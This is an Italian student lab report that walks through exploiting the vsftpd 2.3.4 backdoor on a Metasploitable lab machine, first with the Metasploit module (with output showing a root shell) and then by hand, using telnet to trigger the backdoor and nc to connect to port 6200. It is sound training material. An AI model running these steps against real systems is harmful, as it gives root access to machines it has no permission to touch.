
CONSEGNA W15D4


Traccia: Partendo da quanto già visto su Metasploit, vi chiediamo di completare una sessione di hacking sulla macchina Metasploitable, sul servizio «vsftpd». L'unica differenza, sarà l'indirizzo della vostra macchina Metasploitable. Configuratelo come di seguito: 192.168.1.149/24. Una volta ottenuta la sessione sulla Metasploitable, create una cartella con il comando mkdir nella directory di root (/). Chiamate la cartella "test_metasploit".

Facoltativo: Analizzate il codice dell'exploit con il comando edit (all'interno del modulo caricato). Riprodurre l'exploit senza l'aiuto di metasploit ma utilizzando: telnet e nc

Iniziamo con l'avviare "msfconsole" (è lo strumento più potente e flessibile per condurre test di penetrazione) e usiamo poi un exploit che sfrutta la backdoor nota presente su metasploitable



Andiamo a settare poi l'host e la porta rispettivamente con 192.168.50.101 e sulla porta 21.




Dopo premiamo il comando run per far si che il tutto il processo venga avviato. E come vediamo dall'immagine seguente il comando ha funzionato

```
msf exploit(unix/ftp/vsftpd_234_backdoor) > run
[*] 192.168.50.101:21 - Banner: 220 (vsFTPd 2.3.4)
[*] 192.168.50.101:21 - USER: 331 Please specify the password.
[+] 192.168.50.101:21 - Backdoor service has been spawned, handling...
[+] 192.168.50.101:21 - UID: uid=0(root) gid=0(root)
[*] Found shell.
[*] Command shell session 1 opened (192.168.50.1:39493 → 192.168.50.101:6200) at 2025-10-19 22:32:55 +0200
```

Per mostrare che siamo all'interno della macchina metasploitable andiamo a creare una directory "test_metasploitable" e successivamente andiamo a vedere se quest'ultima è stata create andiamo a controllare attraverso il comando "ls" se questo è avvenuto

```
mkdir /test_metasploitable
ls
bin
boot
cdrom
dev
etc
home
initrd
initrd.img
lib
lost+found
media
mnt
nohup.out
opt
proc
root
sbin
srv
sys
test_metasploitable
tmp
usr
var
vmlinuz
```

E come controprova andiamo a vedere nella macchina target se effettivamente la directory è stata creata



FACOLTATIVO

Iniziamo con usare l'"nmap -p 21 192.168.50.101" al fine di vedere se nell'IP del target la porta 21 è in ascolto e dai risultati vediamo che il risultato è positivo.
Usiamo poi il comando "telnet 192.168.50.101 21" inserendo poi USER e PASS con lo scopo di attivare la backdoor infine su un'altra shell andiamo ad usare il comando "nmap -p 6200 192.168.50.101" comando attraverso il quale andiamo a vedere se la porta 6200 dell'IP target è aperta e in ascolto.
Usiamo poi il comando "nc 192.168.50.101 6200" comando grazie al quale andiamo a prendere il controllo della macchina target come vediamo proviamo a fare un "ls" attraverso il quale vediamo la directory creata in precedenza "test_metasploitable"